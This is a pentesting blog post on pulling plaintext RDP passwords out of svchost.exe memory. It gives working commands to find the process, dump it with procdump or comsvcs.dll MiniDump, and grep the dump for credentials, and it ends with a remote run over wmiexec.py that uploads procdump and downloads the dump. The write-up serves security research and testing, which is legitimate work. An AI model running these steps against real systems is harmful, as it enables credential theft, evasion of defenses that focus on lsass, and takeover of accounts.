Dumping Plaintext RDP credentials from svchost.exe

May 16, 2021 n00py Pentesting Post Exploitation 0 Comment

Recently I was browsing Twitter and came across a very interesting tweet:

> *Umm- why can I find the password I used to connect to a remote desktop service in cleartext in memory of RDP service?*
> *First saw my microsoft accounts pwd- made new local account- same thing.*
> *For this user its: wtfmsnotcool*
> *pic.twitter.com/lRMhDCMJkH*
> *— Jonas L (@jonasLyk) May 14, 2021*

A simple string search within the process memory for svchost.exe revealed the plaintext password that was used to connect to the system via RDP.

After some testing, I was also able to reproduce. This was very attractive to me for the following reasons:

- The plaintext password is present. Most Modern Windows systems do not have wdigest enabled anymore so finding plaintext credentials in memory is much more rare.

Search …

CATEGORIES

Select Category

N00PY BLOG

Protected: Aw, Sugar. Critical Vulnerabilities in SugarWOD

The SOCKS We Have at Home

Bypassing Amazon Kids+ Parental Controls

Bypassing Okta MFA Credential Provider for Windows

- The password is in svchost.exe, as opposed to lsass.exe. This means that defensive tooling to detect/prevent dumping passwords from memory may not be able to detect this.

I tested this quite a few times as well as many others, and so far I've observed the following:


- This seems to work on Windows 10, Windows Sever 2016, Windows Server 2012. Likely others as well, but so far I've seen it successful against these.
- According to the tweet author and other testers, it appears to work for local and domain accounts.
- It does not appear to be consistent. Sometimes the password is there, sometimes it is not. I do not know exactly why this is. It does seem to exist in memory for a long period of time, but how long is unknown.

If your like me, your biggest question is probably **"How do I exploit this now IRL?"**

Here's what I've learned so far.

Find the right process. I've seen a few ways to do it.


- Use Process Hacker 2. Go to the Network tab and find the process that has an RDP connection. This only works if the RDP connection is still active.



Name	Local address	Local port	Remote address	Remote port	Protocol
svchost.exe (408)	DESKTOP-5M7P3LK....	3389	192.168.2.215	58212	TCP

- Use netstat. Running:

```
netstat -nob | Select-String TermService -Context 1
```



```
PS C:\Windows\system32> netstat -nob | Select-String TermService -Context 1

    TCP    192.168.2.249:3389     192.168.2.215:58196    ESTABLISHED     436
>   TermService
   [svchost.exe]


PS C:\Windows\system32>
```

Will Show you the process. This also requires the RDP connection to be active.

- Use tasklist. Running:

```
tasklist /M:rdpcorets.dll
```

CactusCon 2023: BloodHound Unleashed

Exploiting Resource Based Constrained Delegation (RBCD) with Pure Metasploit

Practical Attacks against NTLMv1

Password Spraying RapidIdentity Logon Portal

Manipulating User Passwords Without Mimikatz

Unauthenticated Dumping of Usernames via Cisco Unified Call Manager (CUCM)

May 2021

M	T	W	T	F	S	S
					1	2
3	4	5	6	7	8	9
10	11	12	13	14	15	16
17	18	19	20	21	22	23
24	25	26	27	28	29	30
31						

« Dec Sep »


ARCHIVES

October 2024

January 2024

April 2023

February 2023



```
PS C:\Windows\system32> tasklist /M:rdpcorets.dll

Image Name                     PID Modules
========================= ======== ============================================
svchost.exe                    436 rdpcorets.dll
PS C:\Windows\system32> _
```

will show you processes loading the RDP rdpcorets.dll library. This seems to be the best method and does not rely on the RDP session to be active.

Once you know the process, you need to dump it. There are lots of way to do this, but here are a few:

- Use Process Hacker 2. Right click on the process and select “Create dump file…”
- Use Task Manager. Right click on the process and select “Create dump file”
- Use Procdump.exe.

```
procdump.exe -ma [PROCESS ID] -accepteula [FILE PATH]
```

- Use comsvc.dll.

```
.\rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump [PROCE
```

Once you have the memory dump, you need to search through it. Make sure to use strings with the -el option for 16 bit character size. At this point, the hardest part is figuring out what to grep for, since presumably you don’t know the password. Here are the results of multiple different dumps from my testing:

```
strings -el svchost* | grep n00py -C3
::Encod
-8439-3d9ad4c9440f
hacker
n00py69420
-6e7e-4f4b-8439-3d9ad4c9440f
ession1Mouse0
TERMINPUT_BUS
--
DESKTOP-5M7P3LK
oAAAAAnPAAAAAAAAw4pY3Ifher#Wp8RboaGPtvZYcAajhB4u2urQcCyooSqC
hacker
n00py69420
ualChannel call on this Connections Stack' in CUMRDPConnectior
\\?\SWD#RemoteDisplayEnum#RdpIdd_IndirectDisplay&SessionId_000
\\?\SWD#RemoteDisplayEnum#RdpIdd_IndirectDisplay&SessionId_000
--
WmVMVmWMWnAnFnmnsnVnWoVPapApcpFPHPRpspVpWsrSvWbDbQpfnlslzAEaeA
aoAOauAU
avAVavAVayAYooOOSSthTHthTHvyVYLLll
n00py69420
\\?\SWD#RemoteDisplayEnum#RdpIdd_IndirectDisplay&SessionId_000
e4fbe3ddd89}
\\?\SWD#RemoteDisplayEnum#RdpIdd_IndirectDisplay&SessionId_000
```

January 2023
October 2022
March 2022
January 2022
September 2021
May 2021
December 2020
August 2020
May 2020
February 2020
January 2020
December 2019
June 2019
March 2019
October 2018
August 2018
June 2018
April 2018
March 2018
January 2018
December 2017
November 2017
October 2017
September 2017
August 2017
June 2017
April 2017
March 2017
January 2017
October 2016

```
--
DESKTOP-5M7P3LK
Hacker
hacker
n00py69420
\\?\SWD#RemoteDisplayEnum#RdpIdd_IndirectDisplay&SessionId_000
a-9a0c-de4fbe3ddd89}
40fSession3Keyboard0
--
\\?\SWD#RemoteDisplayEnum#RdpIdd_IndirectDisplay&SessionId_000
RDV::RDP::Encoder::FrameEncodingStart
hacker
n00py69420
\\?\SWD#RemoteDisplayEnum#RdpIdd_IndirectDisplay&SessionId_000
RDV::RDP::GraphicsPipelineMicroStats::GfxMDOutMoves
RDV::RDP::GraphicsPipelineMicroStats::GfxCacheInsertRects
```

Follow @n00py1

Tweets by n00py1

There are a couple note worthy findings:

- In four out of five or the cases the password was found, the string immediately preceding it was the username of the user who performed the RDP action.
- In four our of five cases, the string ***\\?\SWD#RemoteDisplayEnum#RdpIdd_IndirectDisplay&SessionId_0002#{1ca05181-a699-450a-9a0c-de4fbe3ddd89}*** was found in the first or second succeeding string.

Using these two indicators together, it should be possible to determine which string is in fact the user's password.

Below is a demonstration of collecting the password remotely:

```
$ wmiexec.py Administrator:password@192.168.2.249
Impacket v0.9.23.dev1+20210504.123629.24a0ae6f - Copyright 202

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execut
[!] Press help for extra shell commands
C:\>tasklist /M:rdpcorets.dll

Image Name                     PID Modules
========================= ======== ===========================
svchost.exe                    408 rdpcorets.dll

C:\>lput procdump64.exe
[*] Uploading procdump64.exe to C:\procdump64.exe
C:\>
C:\>procdump64.exe -ma 408 -accepteula svc.dmp

ProcDump v10.0 - Sysinternals process dump utility
Copyright (C) 2009-2020 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[20:58:17] Dump 1 initiated: C:\svc.dmp
[20:58:18] Dump 1 writing: Estimated dump file size is 67 MB.
```

```
[20:58:18] Dump 1 complete: 67 MB written in 0.6 seconds
[20:58:18] Dump count reached.


C:\>lget svc.dmp
[*] Downloading C:\\svc.dmp
```

And then running strings and grep locally:

```
root@PC001:~# strings -el svc.dmp| grep n00py -C1
hacker
n00py69420
192.168.2.215
--
hacker
n00py69420
192.168.2.215
--
hacker
n00py69420
192.168.2.215
--
SWD\MSRRAS\MS_L2TPMINIPORT
n00py69420
\\?\SWD#RemoteDisplayEnum#RdpIdd_IndirectDisplay&SessionId_000
```

As I had disconnected and reconnected multiple times, we can see that the plaintext password is stored in memory in a few different places.

This is far from a scientific experiment, but I wanted to add some documentation to this as there isn't really much out there yet. Hopefully someone smarter than me can figure out exactly what is going on and how to better exploit it.

Edit: After writing this, I came to find out that GentilKiwi already figured it out and has it working in Mimikatz 🙂

Tweet

PREVIOUS POST

NEXT POST

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment *

Name *

Email *

Website

Post Comment

PREVIOUS POST

NEXT POST

CATEGORIES

Select Category

Home Defense Github LinkedIn OSX Pentesting Research Walkthroughs whoami